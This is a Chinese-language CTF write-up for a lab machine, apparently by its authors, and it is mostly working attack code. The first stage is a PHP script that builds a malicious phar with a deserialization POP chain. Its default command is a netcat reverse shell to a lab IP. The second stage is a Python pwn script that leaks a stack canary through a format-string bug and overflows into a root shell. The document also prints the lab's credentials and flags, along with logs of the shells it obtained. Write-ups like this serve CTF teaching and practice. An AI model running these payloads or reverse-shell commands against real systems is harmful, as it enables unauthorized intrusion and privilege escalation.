

webshell部分由 流云 设计
提权部分由 玫幽倩 设计

```
welcome:sly@myq@666  
root:sly@myq@666  
(做题的时候不会出现以上所有凭证)
```

flag

```
flag{user-1e34287df8a27d2bbfa5ff51abb3d2ff}  
flag{root-a5e1f6d2cd2448650c88a8985cfb6365}
```

webshell部分

灵感是这道题 [GFCTF 2021] 文件查看器

感觉这个phar反序列化+强制gc需要修改尾部哈希的考点很巧妙，就稍微改了下

正常扫描就能看到.git泄露，是直接给源码来代码审计的

User.class.php 里拿到账密

```
if ($this->username === 'admin' && $this->password ===  
'admin') {  
    $_SESSION['user'] = $this->username;  
}
```

[logout](#)

submit failed task

submit

repair task


32 hex id

repair

check archive

archive path / file path

check



进入后继续代码审计

`Task::submit()` 会保存用户提交的原文

```
$id = bin2hex(random_bytes(16));  
file_put_contents(QUARANTINE . '/' . $id . '.txt',  
$_POST['blob'] ?? '', LOCK_EX);
```

`Task::repair()` 会把内容 `rawurldecode()` 后写成归档文件

```
file_put_contents($dst, rawurldecode((string)  
file_get_contents($src)), LOCK_EX);
```

目标路径为 `/var/labdata/archive/{id}.bin`

`Files::read()` 允许用户传入任意文件路径读取

```
$contents = @file_get_contents($this->filename);
```

并且读取期间存在状态门:

```
self::$inWorker = true;
try {
    $contents = @file_get_contents($this->filename);
} finally {
    self::$inWorker = false;
}
```

这里状态门就是强迫你用强制GC的技巧的，原题是用抛出异常打断pop链，但实操时发现不太稳定，因此改用这个状态门

`file_get_contents` 没法用data等伪协议

核心思路就是phar反序列化+强制GC
pop链不是重点，很容易找到

```
User::__destruct()
-> $this->password[0]->{$this->password[1]}($this->username)
-> User::check($obj)
-> echo $obj
-> Myerror::__toString()
-> $this->message->{$this->level}
```

```
-> Files::__get('system')  
-> system($this->arg)
```

然后用phar://协议读取phar文件会自动将meta的内容进行反序列化

```
<?php  
class User {  
    public $username;  
    public $password;  
}  
  
class Files {  
    public $filename;  
    public $arg;  
}  
  
class Myerror {  
    public $message;  
    public $level;  
}  
  
$cmd = 'id';  
  
$u1 = new User();  
$u2 = new User();  
$m = new Myerror();  
$f = new Files();  
  
$u1->password = [$u2, 'check'];
```

```
$u1->username = $m;
$m->message = $f;
$m->level = 'system';
$f->arg = $cmd;

$pharFile = 'exploit.phar';

$phar = new Phar($pharFile);
$phar->startBuffering();
$phar->setStub("<?php __HALT_COMPILER(); ?>");
$phar->setMetadata(unserialize($patchedSerialized));
$phar->addFromString('test.txt', 'ARCHIVE_OK');
$phar->setSignatureAlgorithm(Phar::SHA1);
$phar->stopBuffering();
?>
```

然后用强制GC技巧，修改 `i:1;N;` 为 `i:0;N;`

从php5.3版本开始生成的phar文件必须包含签名，因此这里还要修改签名

最终生成payload的代码如下

```
<?php
class User {
    public $username;
    public $password;
}

class Files {
    public $filename;
```

```
        public $arg;
    }

    class Myerror {
        public $message;
        public $level;
    }

    function build_metadata($cmd) {
        $u1 = new User();
        $u2 = new User();
        $m = new Myerror();
        $f = new Files();

        $u1->password = [$u2, 'check'];
        $u1->username = $m;

        $m->message = $f;
        $m->level = 'system';

        $f->arg = $cmd;

        return [$u1, null];
    }

    function patch_fast_destruct($serialized) {
        $patched = str_replace('i:1;N;', 'i:0;N;',
        $serialized, $count);

        if ($count !== 1) {
            fwrite(STDERR, "fast-destruct patch failed\n");
        }
    }
}
```

```

        fwrite(STDERR, $serialized . "\n");
        exit(1);
    }

    return $patched;
}

function repack_signature($data) {
    $magic = 'GBMB';
    $sigLen = 20 + 4 + 4;

    if (strlen($data) < $sigLen || substr($data, -4)
    !== $magic) {
        fwrite(STDERR, "unexpected phar signature
        footer\n");
        exit(1);
    }

    $unsigned = substr($data, 0, -$sigLen);
    return $unsigned . sha1($unsigned, true) .
    pack('V', 2) . $magic;
}

function build_phar($path, $meta) {
    @unlink($path);

    $phar = new Phar($path);
    $phar->startBuffering();
    $phar->setStub("<?php __HALT_COMPILER(); ?>");
    $phar->setMetadata($meta);
    $phar->addFromString('test.txt', 'ARCHIVE_OK');

```



```

    $phar->setSignatureAlgorithm(Phar::SHA1);
    $phar->stopBuffering();

    unset($phar);
}

function patch_phar($path, $serialized,
$patchedSerialized) {
    $raw = file_get_contents($path);
    if ($raw === false) {
        fwrite(STDERR, "read phar failed\n");
        exit(1);
    }

    $pos = strpos($raw, $serialized);
    if ($pos === false) {
        fwrite(STDERR, "serialized metadata not
found\n");
        exit(1);
    }

    $patched = substr_replace($raw, $patchedSerialized,
$pos, strlen($serialized));
    file_put_contents($path,
repack_signature($patched));
}

$cmd = $argv[1] ?? 'busybox nc 192.168.56.102 9001 -e
sh';

$normal = __DIR__ . DIRECTORY_SEPARATOR .

```

```
'normal.phar';
$fast = __DIR__ . DIRECTORY_SEPARATOR . 'fast.phar';

$meta = build_metadata($cmd);
$serialized = serialize($meta);
$patchedSerialized = patch_fast_destruct($serialized);

build_phar($normal, $meta);
build_phar($fast, $meta);
patch_phar($fast, $serialized, $patchedSerialized);

file_put_contents($normal . '.rawurl.txt',
rawurlencode(file_get_contents($normal)));
file_put_contents($fast . '.rawurl.txt',
rawurlencode(file_get_contents($fast)));

echo "normal: normal.phar / normal.phar.rawurl.txt\n";
echo "fast:    fast.phar / fast.phar.rawurl.txt\n";
echo "cmd:     {$cmd}\n";
```

得到的fast.phar.rawurl.txt进行submit然后repair
最后用phar://读取还原的文件

```
phar:///var/labdata/archive/{id}.bin/test.txt
```

运行后成功反弹shell

提权部分

灵感是觉得pwn提权的靶机比较少所以想出一个，虽然在出的过程中群友出了几个，一下子pwn靶机又不少了（

本质就是利用suid的二进制程序提权而已，我们直接继续往下看题就好了

成功反弹shell之后我们对环境进行一个探查先

由于我和凌云分开来做的，ip可能有一些差别，但不影响思路

```
(kali㉿kali)-[~/Desktop]
$ nc -nvlp 4444
listening on [any] 4444 ...
connect to [192.168.56.131] from (UNKNOWN) [192.168.56.151] 35940
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
whoami
www-data
find / -perm -4000 -type f 2>/dev/null
/usr/lib/openssh/ssh-keysign
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/bin/mount
/usr/bin/passwd
/usr/bin/sudo
/usr/bin/su
/usr/bin/chsh
/usr/bin/gpasswd
/usr/bin/umount
/usr/bin/newgrp
/usr/bin/chfn
/opt/vaultd
```

发现存在一个不正常的suid文件vaultd

```
ls -la /opt/vaultd
-rwsr-xr-x 1 root root 16432 May 27 21:36 /opt/vaultd
```

明显是提权点，先wget提取出来

靶机：

cd /opt

python3 -m http.server 8888 &

攻击机：

wget http://192.168.56.151:8888/vaultd

```
(kali㉿kali)-[~/Desktop]
└─$ wget http://192.168.56.151:8888/vaultd
--2026-05-28 09:48:00-- http://192.168.56.151:8888/vaultd
Connecting to 192.168.56.151:8888 ... connected.
HTTP request sent, awaiting response... 200 OK
Length: 16432 (16K) [application/octet-stream]
Saving to: 'vaultd'

vaultd 100%[=====]
2026-05-28 09:48:00 (589 MB/s) - 'vaultd' saved [16432/16432]
```

得到程序，进行查看

保护：

```
a1gorithms@A1gorithm:~/Desktop/litctf$ checksec vaultd
[*] '/home/a1gorithms/Desktop/litctf/vaultd'
Arch: amd64-64-little
RELRO: Full RELRO
Stack: Canary found
NX: NX enabled
PIE: No PIE (0x400000)
Stripped: No
```

发现开了Full RELRO，且开了栈金丝雀和NX

不难想到或许是一道需要Bypass的题目，先进入IDA进行分析

```

7  buf[1] = __readfsqword(0x28u);
8  setup(argc, argv, envp);
9  while ( 1 )
10 {
11     buf[0] = 0;
12     banner((_QWORD *)&argc);
13     if ( read(0, buf, 7u) <= 0 )
14         return 0;
15     *(_QWORD *)&argc = buf;
16     v4 = atoi((const char *)buf);
17     if ( v4 == 4 )
18         break;
19     if ( v4 > 4 )
20         goto LABEL_14;
21     switch ( v4 )
22     {
23     case 3:
24         restore_recipe();
25         break;
26     case 1:
27         create_note();
28         break;
29     case 2:
30         support_ticket();
31         break;
32     default:
33 LABEL_14:
34         *(_QWORD *)&argc = "Unknown option.";
35         puts("Unknown option.");
36         break;
37     }
38 }
39 puts("Bye.");
40 return 0;
41 }

```

打开IDA分析main函数，可以看到是一个菜单状的

```

1 unsigned __int64 banner()
2 {
3     unsigned __int64 v1; // [rsp+8h] [rbp-8h]
4
5     v1 = __readfsqword(0x28u);
6     puts("=====");
7     puts("  VaultLite Backup Assistant  ");
8     puts("=====");
9     puts("1. create backup note");
10    puts("2. print support ticket");
11    puts("3. restore from recipe");
12    puts("4. exit");
13    printf("> ");
14    return v1 - __readfsqword(0x28u);
15 }

```

banner中也放了一个菜单，除去4的exit，基本上三个功能
一个个查看就好了

```

1 unsigned __int64 create_note()
2 {
3     _BYTE buf[72]; // [rsp+0h] [rbp-50h] BYREF
4     unsigned __int64 v2; // [rsp+48h] [rbp-8h]
5
6     v2 = __readfsqword(0x28u);
7     puts("Backup name:");
8     if ( read(0, buf, 0x3Fu) > 0 )
9         puts("Note stored locally. Cloud sync is disabled in community edition.");
10    return v2 - __readfsqword(0x28u);
11 }

```

1中可以看到没有什么漏洞点，这边就只是一个读入名字的作用而已，不存在栈溢出

所以继续看2

```

1 unsigned __int64 support_ticket()
2 {
3     ssize_t v1; // [rsp+8h] [rbp-98h]
4     char buf[136]; // [rsp+10h] [rbp-90h] BYREF
5     unsigned __int64 v3; // [rsp+98h] [rbp-8h]
6
7     v3 = __readfsqword(0x28u);
8     puts("Describe your backup problem. It will be echoed into the ticket:");
9     v1 = read(0, buf, 0x7Fu);
10    if ( v1 > 0 )
11    {
12        buf[v1] = 0;
13        printf("Ticket preview: ");
14        printf(buf);
15        puts("\nTicket saved.");
16    }
17    return v3 - __readfsqword(0x28u);
18 }

```

2这边上来明显就有一个格式化字符串的漏洞了

所以我们可以利用格式化字符串漏洞%p %p %p %p这样子把栈上的数据全部打出来

这也是本题泄露Canary做到Bypass的技巧

我们完全可以一个个爆破来找，因为Canary栈金丝雀的设计特性，最低字节一定会是\x00

为了阻断一些字符串溢出设计的，不过我们也可以利用这个特性对此进行定位

```

a1gorithms@Algorithm:~/Desktop/litctf$ ./vaultd
=====
VaultLite Backup Assistant
=====
1. create backup note
2. print support ticket
3. restore from recipe
4. exit
> 2
Describe your backup problem. It will be echoed into the ticket:
%25$p
Ticket preview: 0x2b67832e95099000

```

一个个尝试即可确定%25\$p可以泄露Canary的值

所以

```
CANARY_IDX = 25

fmt = f"%{CANARY_IDX}$p".encode()
sendline(proc, fmt)

recvuntil(proc, b"Ticket preview: ")
leak_line = recvline(proc).strip()

canary = int(leak_line, 16)
```

继续看3

```
1 unsigned __int64 restore_recipe()
2 {
3     _BYTE buf[72]; // [rsp+0h] [rbp-50h] BYREF
4     unsigned __int64 v2; // [rsp+48h] [rbp-8h]
5
6     v2 = __readfsqword(0x28u);
7     puts("Paste restore recipe. Long recipes are cached in staging memory:");
8     read(0, &stage, 0x400u);
9     puts("Recipe title:");
10    read(0, buf, 0x180u);
11    puts("Restore job queued.");
12    return v2 - __readfsqword(0x28u);
13 }
```

这边有两个输入点read

第一个是输入到stage全局变量

.bss:0000000000404060	stage	db	? ;
.bss:0000000000404061		db	? ;
.bss:0000000000404062		db	? ;
.bss:0000000000404063		db	? ;
.bss:0000000000404064		db	? ;

在.bss段里

而第二个就是一个很明显的栈溢出漏洞了

```
1 unsigned __int64 restore_recipe()  
2 {  
3     _BYTE buf[72]; // [rsp+0h] [rbp-50h] BYREF  
4     unsigned __int64 v2; // [rsp+48h] [rbp-8h]  
5 }
```

buf在[rbp-50h]，Canary在[rbp-8h]

所以从我们输入到碰到Canary就是 $0x50 - 0x8 = 0x48$

最后这边其实还藏了一个函数，IDA解析不出来，但是我们shift+f12看字符串就能看见/bin/sh，交叉索引即可找到这边

```
.text:0000000004013CB ; -----  
.text:0000000004013CB  
.text:0000000004013CB hidden_maintenance_shell:  
.text:0000000004013CB ; __unwind {  
.text:0000000004013CB     push    rbp  
.text:0000000004013CC     mov     rbp, rsp  
.text:0000000004013CF     sub     rsp, 10h  
.text:0000000004013D3     mov     rax, fs:28h  
.text:0000000004013DC     mov     [rbp-8], rax  
.text:0000000004013E0     xor     eax, eax  
.text:0000000004013E2     lea     rax, aMaintenanceWin ; "[maintenance] win function reached!"  
.text:0000000004013E9     mov     rdi, rax  
.text:0000000004013EC     call    _puts  
.text:0000000004013F1     xor     rdi, rdi  
.text:0000000004013F4     xor     rsi, rsi  
.text:0000000004013F7     xor     rdx, rdx  
.text:0000000004013FA     mov     rax, 77h ; 'w'  
.text:000000000401401     syscall ; LINUX - sys_setresgid  
.text:000000000401403     xor     rdi, rdi  
.text:000000000401406     xor     rsi, rsi  
.text:000000000401409     xor     rdx, rdx  
.text:00000000040140C     mov     rax, 75h ; 'u'  
.text:000000000401413     syscall ; LINUX - sys_setresuid  
.text:000000000401415     lea     rdi, sh_path ; "/bin/sh"  
.text:00000000040141C     lea     rsi, argv  
.text:000000000401423     xor     rdx, rdx  
.text:000000000401426     mov     rax, 3Bh ; ';'   
.text:00000000040142D     syscall ; LINUX - sys_execve  
.text:00000000040142F     mov     rax, 3Ch ; '<'   
.text:000000000401436     mov     rdi, 1  
.text:00000000040143D     syscall ; LINUX - sys_exit  
.text:00000000040143E
```

审计汇编，大概就是

```
puts("[maintenance] win function reached!");

setresgid(0, 0, 0);
setresuid(0, 0, 0);
execve("/bin/sh", ["sh", "-p", NULL], NULL);
```

直接调用的syscall，专门设计的sh -p，防止主动降权

题目没开PIE，所以这边的地址是确定的0x004013CB，我们只要返回到这个地方就可以直接提权了其实

思路还是很明确的，直接这样子就好了，直接栈溢出覆盖返回地址就是了，很简单的一道pwn

我还专门留了第一个read，有可能ai会理解这题需要stage作为假栈做栈迁移，其实是做麻烦了

其实就是一个Bypass和栈溢出的简单题而已

```
#!/usr/bin/env python3
import os
import sys
import time
import struct
import select
import subprocess

BIN = "/opt/vaultd"

CANARY_IDX = 25
OFFSET = 0x48
```

```
WIN = 0x4013cb
```

```
RET = 0x40101a
```

```
def p64(x):  
    return struct.pack("<Q", x)
```

```
def log(msg):  
    print(f"[*] {msg}", flush=True)
```

```
def success(msg):  
    print(f"[+] {msg}", flush=True)
```

```
def recvuntil(proc, marker, timeout=5):  
    fd = proc.stdout.fileno()  
    data = b""  
    end = time.time() + timeout  
  
    while marker not in data:  
        remain = end - time.time()  
        if remain <= 0:  
            raise TimeoutError(f"recvuntil timeout,  
wanted: {marker!r}, got: {data!r}")  
  
        r, _, _ = select.select([fd], [], [], remain)  
        if not r:  
            continue
```

```
    chunk = os.read(fd, 1)
    if not chunk:
        break

    data += chunk

return data
```

```
def recvline(proc, timeout=5):
    fd = proc.stdout.fileno()
    data = b""
    end = time.time() + timeout

    while not data.endswith(b"\n"):
        remain = end - time.time()
        if remain <= 0:
            break

        r, _, _ = select.select([fd], [], [], remain)
        if not r:
            continue

        chunk = os.read(fd, 1)
        if not chunk:
            break

        data += chunk

    return data
```

```
def send(proc, data):
    os.write(proc.stdin.fileno(), data)

def sendline(proc, data):
    send(proc, data + b"\n")

def interactive(proc):
    print("[*] interactive mode", flush=True)

    stdout_fd = proc.stdout.fileno()
    stdin_fd = sys.stdin.fileno()

    while True:
        r, _, _ = select.select([stdout_fd, stdin_fd],
                                [], [])

        if stdout_fd in r:
            try:
                data = os.read(stdout_fd, 4096)
            except OSError:
                break

            if not data:
                break

            os.write(sys.stdout.fileno(), data)
```

```
    if stdin_fd in r:
        try:
            data = os.read(stdin_fd, 4096)
        except OSError:
            break

        if not data:
            break

        send(proc, data)
```

```
def main():
    log(f"win = {hex(WIN)}")
    log(f"ret = {hex(RET)}")

    proc = subprocess.Popen(
        [BIN],
        stdin=subprocess.PIPE,
        stdout=subprocess.PIPE,
        stderr=subprocess.STDOUT,
        bufsize=0
    )
    recvuntil(proc, b"> ")

    sendline(proc, b"2")

    recvuntil(proc, b"Describe your backup problem. It
will be echoed into the ticket:\n")

    fmt = f"%{CANARY_IDX}$p".encode()
```

```
sendline(proc, fmt)

recvuntil(proc, b"Ticket preview: ")
leak_line = recvline(proc).strip()

canary = int(leak_line, 16)
success(f"canary = {hex(canary)}")

recvuntil(proc, b"> ")

sendline(proc, b"3")

recvuntil(proc, b"Paste restore recipe. Long
recipes are cached in staging memory:\n")

sendline(proc, b"DUMMY")

recvuntil(proc, b"Recipe title:\n")

payload = (
    b"A" * OFFSET +
    p64(canary) +
    p64(0xdeadbeefdeadbeef) +
    p64(RET) +
    p64(WIN)
)

send(proc, payload)

interactive(proc)
```

```
if __name__ == "__main__":  
    main()
```

```
python3 1.py  
[*] win = 0x4013cb  
[*] ret = 0x40101a  
[+] canary = 0x74f750fa152f3600  
[*] interactive mode  
Restore job queued.  
[maintenance] win function reached!  
id  
uid=0(root) gid=0(root) groups=0(root),33(www-data)
```

opt目录没权限，可以去/home/welcome做
成功提权

提权部分考点：

- 1，格式化字符串漏洞
- 2，Canary绕过
- 3，栈溢出